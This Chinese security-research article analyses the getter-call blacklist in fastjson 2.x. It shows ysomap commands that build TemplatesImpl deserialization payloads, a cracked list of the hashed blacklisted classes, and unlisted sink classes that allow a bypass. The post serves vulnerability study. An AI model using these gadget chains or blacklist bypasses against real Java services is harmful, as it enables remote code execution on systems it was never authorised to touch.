来源：https://xz.aliyun.com/news/18013
文章ID：18013

# 高版本Fastjson：Getter调用限制及绕过方式探究-先知社区

## 前言

前面提及到了，在fastjson或者jackson中存在有原生的反序列化链Gadgets，能够触发任意对象的getter方法，而在高版本中同样对之前的方式进行了一系列的限制，那么该如何绕过这类限制呢？

## 高版本getter调用失败

### jackson json库测试

首先测试一下使用JsonNode#toString这一个链子作为反序列化Gadget的一部分，测试jackson是否对原生的反序列化链进行了限制

首先将jackson版本依赖更新到最新的版本号：

```
<!--        <jackson.version>2.9.5</jackson.version>-->
        <jackson.version>2.18.0</jackson.version>
```

使用yomap框架生成序列化payload

```
use payload JacksonObject2
use bullet TemplatesImplBullet
set body calc
run
```

值得注意的是，在生成序列化数据的过程中，需要bypass一下writeReplace方法的检查，避免在序列化过程中，在`ObjectOuptputStream#writeObject0`中检查序列化类是否存在`writeObject`方法而导致不能够成功序列化原始的对象，导致序列化过程失败（具体可看上篇文章如何解决的）

最后能够成功的反序列化ysomap生成的序列化数据进行命令执行

```
public class DeserTest {
    public static void main(String[] args) {
        try {
            FileInputStream fileInputStream = new FileInputStream( name: "payload.JacksonObject2.TemplatesImplBullet.ser");
            ObjectInputStream objectInputStream = new ObjectInputStream(fileInputStream);
            objectInputStream.readObject();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

说明jackson在最新版本中仍然可以使用该链子

## fastjson 测试

对于fastjson来讲，从2.0.27版本开始，其在原生反序列化的过程中设置了黑名单限制，在黑名单中的类并不会被调用getter方法

我们这里直接使用fastjson 2.0.27进行测试，同样使用yomap反序列化框架


修改fastjson版本

```
26    <!--        <fastjson.version>2.0.24</fastjson.version>-->
27          <fastjson2.version>2.0.27</fastjson2.version>
28          <kryo.version>3.0.3</kryo.version>
```

使用ysomap的脚本模式进行序列化数据生成

```
use payload JsonObject2
use bullet TemplatesImplBullet
set body calc
run
```

进行反序列化调用




并不能够成功使用该方式触发反序列化漏洞


fastjson中2.0.27版本开始，在toString调用的必经之路上设置了黑名单检查，如果调用的类在黑名单中则忽视对应的调用过程，具体可见 `BeanUtils#ignore` 方法

从反序列化入口到黑名单检查的调用栈如下：

```
ignore:1040, BeanUtils (com.alibaba.fastjson2.util)
declaredFields:284, BeanUtils (com.alibaba.fastjson2.util)
isExtendedMap:2605, BeanUtils (com.alibaba.fastjson2.util)
getObjectReader:1892, ObjectReaderBaseModule (com.alibaba.fastjson2.reader)
getObjectReader:906, ObjectReaderProvider (com.alibaba.fastjson2.reader)
getObjectReader:889, ObjectReaderProvider (com.alibaba.fastjson2.reader)
<clinit>:461, JSONFactory (com.alibaba.fastjson2)
of:516, JSONWriter (com.alibaba.fastjson2)
toString:1099, JSONObject (com.alibaba.fastjson2)
valueOf:2994, String (java.lang)
append:137, StringBuilder (java.lang)
toString:462, AbstractCollection (java.util)
toString:1005, Vector (java.util)
valueOf:2994, String (java.lang)
append:137, StringBuilder (java.lang)
toString:258, CompoundEdit (javax.swing.undo)
toString:621, UndoManager (javax.swing.undo)
valueOf:2994, String (java.lang)
append:137, StringBuilder (java.lang)
add:187, EventListenerList (javax.swing.event)
readObject:277, EventListenerList (javax.swing.event)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadObject:1185, ObjectStreamClass (java.io)
readSerialData:2363, ObjectInputStream (java.io)
readOrdinaryObject:2254, ObjectInputStream (java.io)
readObject0:1710, ObjectInputStream (java.io)
readObject:508, ObjectInputStream (java.io)
readObject:466, ObjectInputStream (java.io)
main:13, DeserTest (test)
```

## fastjson黑名单检查流程分析

Gadget的前半部分是通过EventListenerList类add方法在抛出异常时的触发toString调用，进而触发了`JSONObject#toString`方法




这个方法用来将对象序列化成JSON字符串，这里会调用`JSONWriter#of`方法，在利用`getObjectReader`方法进行对象阅读器的获取时，将会调用`isExtendedMap`方法判断待处理的类是否是Map相关类

```
1889        if (type instanceof Class) {
1890            Class objectClass = (Class) type;   type: "class com.alibaba.fastjson2.JSONObject"    objectClass: "class com.alibaba.fastjson2.JSONObject"
1891
1892            if (isExtendedMap(objectClass)) {   objectClass: "class com.alibaba.fastjson2.JSONObject"
1893                return null;
1894            }
1895
1896            if (Map.class.isAssignableFrom(objectClass)) {
1897                return ObjectReaderImplMap.of( fieldType: null, objectClass,  features: 0);
1898            }
```

此时的处理的类为最外层的类`JSONObject`

```
2587        public static boolean isExtendedMap(Class objectClass) {
2588            if (objectClass == HashMap.class
2589                    || objectClass == LinkedHashMap.class
2590                    || objectClass == TreeMap.class
2591                    || "".equals(objectClass.getSimpleName())
2592            ) {
2593                return false;
2594            }
2595
2596            Class superclass = objectClass.getSuperclass();
2597            if (superclass != HashMap.class
2598                    && superclass != LinkedHashMap.class
2599                    && superclass != TreeMap.class
2600            ) {
2601                return false;
2602            }
2603
2604            List<Field> fields = new ArrayList<>();
2605            BeanUtils.declaredFields(objectClass, field -> {
2606                int modifiers = field.getModifiers();
2607                if (Modifier.isStatic(modifiers)
2608                        || Modifier.isTransient(modifiers)
2609                        || field.getDeclaringClass().isAssignableFrom(superclass)
2610                        || field.getName().equals("this$0")
2611                ) {
2612                    return;
2613                }
2614
2615                fields.add(field);
2616            });
2617
2618            return !fields.isEmpty();
2619        }
2620    }
```

这里从类本身和父类两个角度进行了判断，同时，调用了`BeanUtils#declaredFields`用来忽视静态属性

```
    ignore static fields
279 @   public static void declaredFields(Class objectClass, Consumer<Field> fieldConsumer) {
280         if (objectClass == null || fieldConsumer == null) {
281             return;
282         }
283
284         if (ignore(objectClass)) {
285             return;
286         }
287
288         if (TypeUtils.isProxy(objectClass)) {
289             Class superclass = objectClass.getSuperclass();
290 ↺           declaredFields(superclass, fieldConsumer);
291             return;
292         }
293
294         Class superClass = objectClass.getSuperclass();
295
296         boolean protobufMessageV3 = false;
297         if (superClass != null
298                 && superClass != Object.class
299         ) {
300             protobufMessageV3 = superClass.getName().equals("com.google.protobuf.GeneratedMessageV3");
301             if (!protobufMessageV3) {
302 ↺               declaredFields(superClass, fieldConsumer);
303             }
304         }
```

1. 在这个过程中，官方设置了一个`ignore`方法用来过滤掉黑名单的类

```
1039 @  static boolean ignore(Class objectClass) {
1040        if (objectClass == null = false ) {   objectClass: "class com.alibaba.fastjson2.JSONObject"
1041            return true;
1042        }
1043
1044        String name = objectClass.getName();
           switch (name) {
1046            case "javassist.CtNewClass":
1047            case "javassist.CtNewNestedClass":
1048            case "javassist.CtClass":
1049            case "javassist.CtConstructor":
1050            case "javassist.CtMethod":
1051            case "org.apache.ibatis.javassist.CtNewClass":
1052            case "org.apache.ibatis.javassist.CtClass":
1053            case "org.apache.ibatis.javassist.CtConstructor":
1054            case "org.apache.ibatis.javassist.CtMethod":
1055            case "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet":
1056            case "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl":
1057            case "com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl":
1058            case "org.apache.wicket.util.io.DeferredFileOutputStream":
1059            case "org.apache.xalan.xsltc.trax.TemplatesImpl":
1060            case "org.apache.xalan.xsltc.runtime.AbstractTranslet":
1061            case "org.apache.xalan.xsltc.trax.TransformerFactoryImpl":
1062            case "org.apache.commons.collections.functors.ChainedTransformer":
1063                return true;
1064            default:
1065                break;
1066        }
1067        return false;
1068    }
```

在该版本的fastjson，黑名单的内容为明文，后续版本的黑名单为hash值

2. 在对类名进行黑名单检查之后，将会判断待处理的类是否是代理类，如果是，将会解析其代理的类，其流程如下：首先调用`TypeUtils.isProxy`方法进行代理类的判断

```java
public static boolean isProxy(Class<?> clazz) {  clazz: "class com.alibaba.fastjson2.JSONObject"
    for (Class<?> item : clazz.getInterfaces()) {  clazz: "class com.alibaba.fastjson2.JSONObject"  item:
        String interfaceName = item.getName();  item: "interface java.lang.reflect.InvocationHandler"  in
        switch (interfaceName) {  interfaceName: "java.lang.reflect.InvocationHandler"
            case "org.springframework.cglib.proxy.Factory":
            case "javassist.util.proxy.ProxyObject":
            case "org.apache.ibatis.javassist.util.proxy.ProxyObject":
            case "org.hibernate.proxy.HibernateProxy":
            case "org.springframework.context.annotation.ConfigurationClassEnhancer$EnhancedConfiguration":
            case "org.mockito.cglib.proxy.Factory":
            case "net.sf.cglib.proxy.Factory":
                return true;
            default:
                break;
        }
    }
    return false;
}
```

具体来说，就是遍历待处理类的所有接口，判断是否存在接口在名单内若待处理的类是代理类，将在获取它的父类之后再次调用`declaredFields`方法进行相同逻辑的检查，后续则不对这个代理类进行任何处理

3. 在通过了上述检查之后，同样会递归的对待处理类的所有父类进行`declaredFields`调用，在父类均处理完毕后，会对该类进行处理

### 核心黑名单检查流程

回到`JSONObject#toString`方法中


```java
@Override
@SuppressWarnings("unchecked")
public String toString() {
    try (JSONWriter writer = JSONWriter.of()) {
        writer.setRootObject(this);
        writer.write( map: this);  writer: "{"ysomap":"
        return writer.toString();
    }
}
```

上述流程是在`JSONWriter.of`的调用过程中触发的对JSONObject的检查，真实的对于恶意类的检查是在获取了`JSONWriter`对象之后，将JSONObject设置为根对象之后，通过`JSONWriter#writer`方法对JSONObject对象进行序列化的过程中触发的

调用栈为：

```
ignore:1045, BeanUtils (com.alibaba.fastjson2.util)
declaredFields:284, BeanUtils (com.alibaba.fastjson2.util)
createObjectWriter:235, ObjectWriterCreatorASM (com.alibaba.fastjson2.writer)
getObjectWriter:344, ObjectWriterProvider (com.alibaba.fastjson2.writer)
getObjectWriter:1586, JSONWriter$Context (com.alibaba.fastjson2)
write:2554, JSONWriterUTF16 (com.alibaba.fastjson2)
toString:1101, JSONObject (com.alibaba.fastjson2)
```

在`ObjectWriterCreatorASM#createObjectWriter`方法中将会调用`BeanUtils.declaredFields`对类属性进行处理，进而也到了前面的检查JSONObject对象类似的逻辑



```java
public static void declaredFields(Class objectClass, Consumer<Field> fieldConsumer) {
    if (objectClass == null || fieldConsumer == null) {
        return;
    }

    if (ignore(objectClass)) {
        return;
    }

    if (TypeUtils.isProxy(objectClass)) {
        Class superclass = objectClass.getSuperclass();
        declaredFields(superclass, fieldConsumer);
        return;
    }

    Class superClass = objectClass.getSuperclass();

    boolean protobufMessageV3 = false;
    if (superClass != null
            && superClass != Object.class
    ) {
        protobufMessageV3 = superClass.getName().equals("com.google.protobuf.GeneratedMessageV3");
        if (!protobufMessageV3) {
            declaredFields(superClass, fieldConsumer);
        }
    }

    Field[] fields = declaredFieldCache.get(objectClass);
    if (fields == null) {
        Field[] declaredFields = null;
```

因为被黑名单强制拦截，其跳过了处理 `TemplateImpl` 类的步骤，则在最后通过ASM生成的字节码并没有调用 `TemplateImpl#getOutputProperties` 的过程，则不能够触发反序列化漏洞命令执行

## fastjson 2.0.54黑名单

通过替换https://github.com/LeadroyaL/fastjson-blacklist项目的hash计算方式，对fastjson 2.0.54中的黑名单hash值进行破解

```
// com.alibaba.fastjson2.util.BeanUtilsTest.buildIgnores
static final long[] IGNORE_CLASS_HASH_CODES = {
        -9214723784238596577L,
        -9030616758866828325L,
        -8335274122997354104L,
        -6963030519018899258L,
        -4863137578837233966L,
        -3653547262287832698L,
        -2819277587813726773L,
        -2669552864532011468L,
        -2458634727370886912L,
        -2291619803571459675L,
        -1811306045128064037L,
        -864440709753525476L,
        -779604756358333743L,
        8731803887940231L,
        1616814008855344660L,
        2164749833121980361L,
        2688642392827789427L,
        3724195282986200606L,
        3742915795806478647L,
        3977020351318456359L,
        4882459834864833642L,
        6033839080488254886L,
        7981148566008458638L,
        8344106065386396833L
};
```

通过魔改的fastjson-blacklist项目，可跑出所有的黑名单类

```
//        BreakerUtils.completeDatabase(new File("C:\\Users\\xx\\.m2\\repository\\"), true, 2);
        BreakerUtils.completeDatabase(new File( pathname: "D:\\envs\\languages\\java\\jdk8\\"), recursive: true, version: 2);
    }
}
```

V2_0_54.java

```
data = new BlackInfo();
data.version = 2054;
data.known = new LinkedList<BlackInfo.BlockItem>() {{
    add(new BlackInfo.BlockItem( hash: -9214723784238596577L, banned: "javassist.CtMethod")); //0x801eb98a391d7e1fL
    add(new BlackInfo.BlockItem( hash: -9030616758866828325L, banned: "org.apache.xalan.xsltc.trax.TemplatesImpl")); //0x82accde7710da3dbL
    add(new BlackInfo.BlockItem( hash: -8335274122997354104L, banned: "org.apache.ibatis.javassist.CtNewClass")); //0x8c532858e93cb188L
    add(new BlackInfo.BlockItem( hash: -6963030519018899258L, banned: "org.apache.ibatis.javassist.CtClass")); //0x9f5e58a279acb8c6L
    add(new BlackInfo.BlockItem( hash: -4863137578837233966L, banned: "javassist.CtClass")); //0xbc82aa23578daed2L
    add(new BlackInfo.BlockItem( hash: -3653547262287832698L, banned: "org.apache.ibatis.javassist.CtConstructor")); //0xcd4bfe1f4d3b9986L
    add(new BlackInfo.BlockItem( hash: -2819277587813726773L, banned: "org.apache.ibatis.javassist.CtMethod")); //0xd8dfe9f8972485cbL
    add(new BlackInfo.BlockItem( hash: -1811306045128064037L, banned: "org.apache.xalan.xsltc.trax.TransformerFactoryImpl")); //0xe6dcf2bfa89fc3dbL
    add(new BlackInfo.BlockItem( hash: -8644407097535254 76L, banned: "org.apache.xalan.xsltc.runtime.AbstractTranslet")); //0xf400e3c125c12b1cL
    add(new BlackInfo.BlockItem( hash: -7796047563583337 43L, banned: "org.mockito.internal.creation.bytebuddy.MockMethodInterceptor")); //0xf52e499ac80e7ad1L
    add(new BlackInfo.BlockItem( hash: 8731803887940231L, banned: "org.apache.commons.collections.functors.ChainedTransformer")); //0x1f058784fd3287L
    add(new BlackInfo.BlockItem( hash: 1616814008855344660L, banned: "javassist.CtNewClass")); //0x167013c659b2b614L
    add(new BlackInfo.BlockItem( hash: 3724195282986200606L, banned: "org.apache.wicket.util.io.DeferredFileOutputStream")); //0x33aeffe0d493ee1eL
    add(new BlackInfo.BlockItem( hash: 4882459834864833642L, banned: "javassist.CtConstructor")); //0x43c1fb59f73b146aL
    add(new BlackInfo.BlockItem( hash: 8344106065386396833L, banned: "javassist.CtNewNestedClass")); //0x73cc3841eb89dca1L
    add(new BlackInfo.BlockItem( hash: -2669552864532011468L, banned: "java.lang.ref.ReferenceQueue")); //0xdaf3d7d048716634L
    add(new BlackInfo.BlockItem( hash: -2458634727370886912L, banned: "java.security.ProtectionDomain")); //0xdde12cbdea9e7100L
    add(new BlackInfo.BlockItem( hash: -2291619803571459675L, banned: "com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl")); //0xe03287ee1fdf69
    add(new BlackInfo.BlockItem( hash: 2164749833121980361L, banned: "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl")); //0x1e0abc80fed25fc9L
    add(new BlackInfo.BlockItem( hash: 2688642392827789427L, banned: "java.util.concurrent.locks.Lock")); //0x254ffa02e08e8073L
    add(new BlackInfo.BlockItem( hash: 3742915795806478647L, banned: "java.io.InputStream")); //0x33f18215e13e6137L
    add(new BlackInfo.BlockItem( hash: 3977020351318456359L, banned: "sun.nio.ch.FileChannelImpl")); //0x37313bf038d5f827L
    add(new BlackInfo.BlockItem( hash: 6033839080488254886L, banned: "java.util.concurrent.locks.ReentrantLock")); //0x53bc80acd05f3da6L
    add(new BlackInfo.BlockItem( hash: 7981148566008458638L, banned: "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet")); //0x6ec2bc55b88d6d8eL
}};
data.unknown = new LinkedList<BlackInfo.BlockItem>() {{
```

## 绕过高版本fastjson getter调用限制

### 黑名单绕过

既然设置了黑名单过滤的方式进行防御，类似于fastjson1.2.x系列的绕过方式，可以采用黑名单绕过的方式进行bypass

也即是寻找不在黑名单的类，且其getter方法能够作为sink点

参考文献中提到了两种，分别是依赖`com.mchange:mchange-commons-java`的`com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized`类和JDK下的`LdapAttribute#getAttributeDefinition`方法，其实还存在很多不在黑名单中的类可以作为sink点，例如

1. sun.print.UnixPrintServiceLookup#getDefaultPrintService
2. javax.naming.spiContinuationDirContext#getTargetContext
3. com.sun.media.sound.JARSoundbankReader#getSoundbank
4. ....


## fastjson原生反序列化Gadget中的getter调用问题

### jackson的不稳定getter调用

通过前面的几篇文章的学习，我们知道，在jackson这一个组件的getter方法调用时，存在有触发getter方法不稳定的问题

究其原因呢，在jackson这一个json库中，其获取对应的类的所有getter方法，采用的是，直接调用`getDeclaredMethods`方法的方式

而根据 Java 官方文档，这个方法获取的顺序是不确定的，如果获取到非预期的 getter 就会直接报错退出了。



**getDeclaredMethods**

```
public Method[] getDeclaredMethods()
                             throws SecurityException
```

Returns an array containing `Method` objects reflecting all the declared methods of the class or interface represented by this `Class` object, including public, protected, default (package) access, and

If this `Class` object represents a type that has multiple declared methods with the same name and parameter types, but different return types, then the returned array has a `Method` object for each

If this `Class` object represents a type that has a class initialization method `<clinit>`, then the returned array does *not* have a corresponding `Method` object.

If this `Class` object represents a class or interface with no declared methods, then the returned array has length `0`.

If this `Class` object represents an array type, a primitive type, or void, then the returned array has length `0`.

The elements in the returned array are not sorted and are not in any particular order.

**Returns:**

the array of `Method` objects representing all the declared methods of this class

**Throws:**

`SecurityException` - If a security manager, `s`, is present and any of the following conditions is met:

- the caller's class loader is not the same as the class loader of this class and invocation of `s.checkPermission` method with `RuntimePermission("accessDeclaredMemb` within this class
- the caller's class loader is not the same as or an ancestor of the class loader for the current class and invocation of `s.checkPackageAccess()` denies access to t

**Since:**

JDK1.1

**See *The Java™ Language Specification*:**

8.2 Class Members, 8.4 Method Declarations

因此常常会出现有时打通有时打不通的情况，所以后来又对这条链进行了一些改进，这里可以使用 Spring Boot 里一个代理工具类进行封装，使 Jackson 只获取到我们需要的 getter，就实现了稳定利用。

### fastjson的稳定getter调用

相比于jackson在获取getter方法进行调用的不确定性，也即是随机性问题，在fastjson中其对于获得getter方法会进行一次排序，之后通过排序后的顺序进行getter方法调用，其存在getter方法调用的稳定性

#### getter调用流程

前面提及到了`BeanUtils.declaredFields`的流程

```
if (!record) {  record: false
    BeanUtils.declaredFields(objectClass, field -> {
        fieldInfo.init();
        fieldInfo.ignore = ((field.getModifiers() & Modifier.PUBLIC) == 0 || (field.getModifiers() & Modifier.TRANSIENT) != 0);

        FieldWriter fieldWriter = creteFieldWriter(objectClass, writerFieldFeatures, provider, beanInfo, fieldInfo, field);
        if (fieldWriter != null) {
            FieldWriter origin = fieldWriterMap.putIfAbsent(fieldWriter.fieldName, fieldWriter);
            if (origin != null) {
                int cmp = origin.compareTo(fieldWriter);
                if (cmp > 0) {
                    fieldWriterMap.put(fieldWriter.fieldName, fieldWriter);  fieldWriterMap:  size = 0
                }
            }
        }
    });
}
```

其处理的是属性

对于getter方法可以来到`BeanUtils.getters`调用部分

```
BeanUtils.getters(objectClass, mixIn, beanInfo.kotlin, method -> {  objectClass: "class org.postgresql.ds.PGSimpleDataSou
    fieldInfo.init();
    fieldInfo.features |= writerFieldFeatures;
    fieldInfo.format = beanInfo.format;

    provider.getFieldInfo(beanInfo, fieldInfo, objectClass, method);
    if (fieldInfo.ignore) {...}

    String fieldName = getFieldName(objectClass, provider, beanInfo, record, fieldInfo, method);

    if (beanInfo.orders != null) {...}

    if (beanInfo.includes != null && beanInfo.includes.length > 0) {
        boolean match = false;
        for (String include : beanInfo.includes) {...}
        if (!match) {
            return;
        }
    }

    // skip typeKey field
    if ((beanInfo.writerFeatures & WriteClassName.mask) != 0
            && fieldName.equals(beanInfo.typeKey)) {
        return;
    }
```

这里使用了Lambda表达式，当在`BeanUtils#getters`方法中调用`methodConsumer.accept(method)`方法时，才会调用该lambda表达式中的逻辑，接下来我们看看getters方法的实现

```
@
public static void getters(Class objectClass, Class mixinSource, boolean kotlin, Consumer<Method> methodConsumer) {
    if (objectClass == null) {...}

    if (Proxy.isProxyClass(objectClass)) {
        Class[] interfaces = objectClass.getInterfaces();
        if (interfaces.length == 1) {
            getters(interfaces[0], methodConsumer);
            return;
        }
    }

    if (ignore(objectClass)) {...}

    Class superClass = objectClass.getSuperclass();
    if (TypeUtils.isProxy(objectClass)) {
        getters(superClass, methodConsumer);
        return;
    }

    boolean record = isRecord(objectClass);
    boolean jdbcStruct = JdbcSupport.isStruct(objectClass);

    String[] recordFieldNames = null;
    if (record) {...}
```

常规的方式，检查其是否是代理类，则对其代理类接口进行getters方法的调用，之后检查处理的类是否在黑名单中

```
933     if (record) {...}
936
        Method[] methods = methodCache.get(objectClass);
938     if (methods == null) {
            methods = getMethods(objectClass);
940         methodCache.putIfAbsent(objectClass, methods);
941     }
942
943     boolean protobufMessageV3 = superClass != null && "com.google.protobuf.GeneratedMessageV3".equals(superClass.getName());
944
945     for (Method method : methods) {
946         int paramType = method.getParameterCount();
947         if (paramType != 0) {...}
950
951         int mods = method.getModifiers();
952         if (Modifier.isStatic(mods)) {...}
955
956         Class<?> returnClass = method.getReturnType();
```

之后将会调用 `getMethods` 方法获取所有的类方法，并将其写入到methodCache缓存中

```
1115    private static Method[] getMethods(Class objectClass) {
1116        Method[] methods;
1117        try {
1118            methods = objectClass.getMethods();
1119        } catch (NoClassDefFoundError ignored) {
1120            methods = new Method[0];
1121        }
1122        return methods;
1123    }
1124
```

后续会遍历所有的method方法，对于特定类将会跳过，具体可看代码

